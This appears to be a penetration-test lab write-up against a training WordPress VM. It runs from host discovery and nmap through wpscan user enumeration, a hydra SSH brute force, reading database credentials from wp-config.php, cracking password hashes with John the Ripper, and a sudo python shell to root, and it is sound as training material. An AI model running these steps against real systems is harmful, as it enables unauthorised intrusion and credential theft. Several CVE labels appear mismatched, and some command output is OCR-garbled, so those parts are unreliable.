Red Team: Summary of Operations

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Exposed Services

Host Discovery: ARP Scan:

netdiscover -r 192.168.1.255/16

```
Currently scanning: Finished!
                                         Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 210
                  At MAC Address
                                                   Len MAC Vendor / Hostname
                                        Count
192.168.1.1
                00:15:5d:00:04:0d
                                           1
                                                    42 Microsoft Corporation
                                           1 42 Microsoft Corporation
1 42 Intel Corporate
1 42 Microsoft Corporation
1 42 Microsoft Corporation
1 42 Microsoft Corporation
192.168.1.100 4c:eb:42:d2:d5:d7
192.168.1.105 00:15:5d:00:04:0f
192.168.1.110 00:15:5d:00:04:10
192.168.1.115
                  00:15:5d:00:04:11
                                            1
                                                    42 Microsoft Corporation
```


Nmap scan results for each machine reveal the below services and OS details:

\$ nmap -sV 192.168.1.110

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-20 10:01 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
                            VERSION
22/tcp open ssh
                             OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp open http
                             Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind 2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
```

When IP address was found, we tested the IP address to visit target website over HTTP port 80:

Command: firefox 192.168.1.110



This scan identifies the services below as potential points of entry:

• Target 1: List of Exposed Services:

| PORT | STATE | SERVICE | VERSION |
|---------|-------|-------------|--|
| 22/tcp | OPEN | ssh | OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0) |
| 80/tcp | OPEN | http | Apache httpd 2.4.10 ((Debian)) |
| 111/tcp | OPEN | rpcbind | 2-4 (RPC #10000) |
| 139/tcp | OPEN | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |
| 445/tcp | OPEN | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |

The following vulnerabilities were identified on each target:

• Target 1

| Vulnerability | Description | Impact |
|---|---|---|
| User Enumeration of WordPress Site (CVE-2017-15710) | Allows hackers to get usernames that are registered on wordpress | Attacker gained access to usernames from wordpress |
| Weak User Passwords (CVE-2022-1039) | Weak passwords can be exploited through HTTP or HTTPS. Most common passwords used in the dictionary can be cracked via brute force attack. | Attackers gained user account via brute force attack |
| Unsalted Password Hash (CVE-2012-6707) | Weak MD5-based password hashing algorithm, which makes it easier for attackers to determine cleartext values by leveraging access to the hash values. | Attacker gained hashes via MySQL and used John the Ripper to gain password. |
| Privilege Escalation (CVE-2022-0492) | Ascending to root access | Attacker gained hashes via MySQL and used John the Ripper to gain password. |

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Using wpscan allowed us to find out how many and which users are used on wordpress. Results: usernames michael and steven was found.

Command used: wpscan --url http://192.168.1.110/wordpress -eu

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
              WordPress Security Scanner by the WPScan Team Version 3.7.8
           @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
 [i] Updating the Database ...
[i] Update completed.
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Aug 17 17:10:46 2022
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
    Interesting Entry: Server: Apache/2.4.10 (Debian)
    Found By: Headers (Passive Detection)
    Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
    Found By: Direct Access (Aggressive Detection)
     Confidence: 100%
     References:
       - http://codex.wordpress.org/XML-RPC_Pingback_API
      - http://comex.wordpress.org/xml-kPr_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.1.110/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
[i] User(s) Identified:
[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
      Finished: Wed Aug 17 17:10:52 2022
Requests Done: 64
Cached Requests: 4
                                                                                                                                                                 I
     Data Sent: 12.834 KB
Data Received: 18.84 MB
Memory used: 131.461 MB
Elapsed time: 00:00:05
taKali:~#
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

You have new mail.

Last login: Thu Aug 18 11:04:33 2022 from 192.168.1.90 michael@target1:~\$ ■

```
rootakali/usr/share/wordlists# hydra -l michael - P /usr/share/wordlists/rockyou.txt -s 22 -vV -t 4 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-20 10:39:10
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, /hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSS] Resolving addresses ... [VERBOSS] resolving done
[INFO] Testing if password authentication is supported by ssh://michaelai92.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 2 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 1 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 1 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 1 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 1 of of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "hobeye" - 1 of of 14344399 [chil
```

Target 1

o flag1.txt: (flag1.txt hash value shown in image below):

```
€:— End footer Area →

€!— flag1{b9bbcb33e11b80be759c4e844862482d} →

<script src="is/vendor/iguery-2.2.4.min.is"></script>
```

■ Exploit Used

- ssh into michael's account: ssh michael@192.168.1.110
- password to michael: michael
 - used hydra -I michael -P /usr/share/wordlists/rockyou.txt
 -s 22 -vV -t 4 192.168.1.110 ssh
- Located in var/www/html folder in service.html file

```
rootaKali:/usr/share/wordlists# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 -vV -t 4 192.168.1.110 ssh Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes. Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-20 10:39:10 [WARRING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, /hydra.restore [DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), -3586100 tries per task [DATA] axt 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), -3586100 tries per task [DATA] axt 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), -3586100 tries per task [DATA] attacking ssh://192.168.1.110:22 [JATCA] (JATCA) attacking ssh://192.168.1.110:22 [JATCA] (JATCA) attacking ssh://192.168.1.110 elogin "michael" pass "123456" - 1 of 14344399 [child 0] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "123456" - 1 of 14344399 [child 1] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "10veyou" - 5 of 14344399 [child 2] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "10veyou" - 5 of 14344399 [child 2] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "12345678" - 7 of 14344399 [child 2] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "12345678" - 7 of 14344399 [child 2] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "12345678" - 9 of 14344399 [child 2] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "12345678" - 13 of 14344399 [child 2] (0/0) [ATCHAPT] target 192.168.1.110 elogin "michael" - pass "accepted to 10 attack process of 10 attack process of 10 attack process of 10 attack
```

flag2.txt: (flag2.txt hash value shown in image below):

```
michael@target1:~$ locate *flag*.txt /var/www/flag2.txt michael@target1:~$ cat /var/www/flag2.txt flag2{fc3fd58dcdad9ab23faca6e9a36e581c} michael@target1:~$
```

Exploit Used

- Locate *flag*.txt was used to find flag 2 within michael's server.
- Located wp-config.php file
- Command to locate database credentials: cat /var/www/html/wordpress/wp-config.php

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * insTallation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * alink https://codex.wordpress.org/Editing_wp-config.php
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB USER', 'root');
** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

o flag3.txt: (flag3.txt hash value shown in image below):

■ Exploit Used

- Located wp-config.php file
- Command to locate database credentials: cat /var/www/html/wordpress/wp-config.php

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * insTallation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * @link https://codex.wordpress.org/Editing wp-config.php
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB USER', 'root');
** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- mysql -u root -p
- R@v3nSecurity
- show databases;
- use wordpress;
- show tables;
- select * from wp_posts;

```
mysql> show databases;
Database
 information_schema
 mysql
 performance_schema
wordpress
4 rows in set (0.00 sec)
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
| Tables_in_wordpress
 wp_commentmeta
 wp_comments
 wp_links
  wp_options
  wp_postmeta
  wp_posts
  wp_term_relationships
  wp_term_taxonomy
  wp_termmeta
  wp_terms
  wp_usermeta
 wp_users
12 rows in set (0.00 sec)
```

o flag4.txt: (flag4.txt hash value shown in image below):

■ Exploit Used

- Gained access inside MySQL and searched for Steven's hash, once the hash was found we ran John the Ripper to find the password for Steven which included pink84.
- Once we ssh into steven server we ran sudo -l to see that there are python root privileges.
 - We used spawn shell python script to bypass this.
- mysql -u root -p
- R@v3nSecurity
- show databases;
- use wordpress:
- show tables;
- select * from wp_users;
- Using hash found on MySQL copied to file named wp_hashes.txt and ran: John wp_hashes.txt
- After gaining password of steven, we ssh into steven with password pink84
 - o sudo-l
 - python -c 'import pty;pty.spawn("/bin/bash")'
 - o cd /root
 - o Is
 - o cat flag4.txt

```
        mysql> select * from wp_users;
        to select * from wp_users;

        | ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |

        | 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | 2018-08-12 22:49:12 | 0 | michael | 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | 2018-08-12 23:31:16 | 0 | Steven Seagull | to select | to sele
```

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (steven)
```

References

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 hundreds of hash and cipher types, and runs on many operating systems, CPUs, GPUs,
 and even some FPGAs. (n.d.). GitHub. Retrieved August 24, 2022, from

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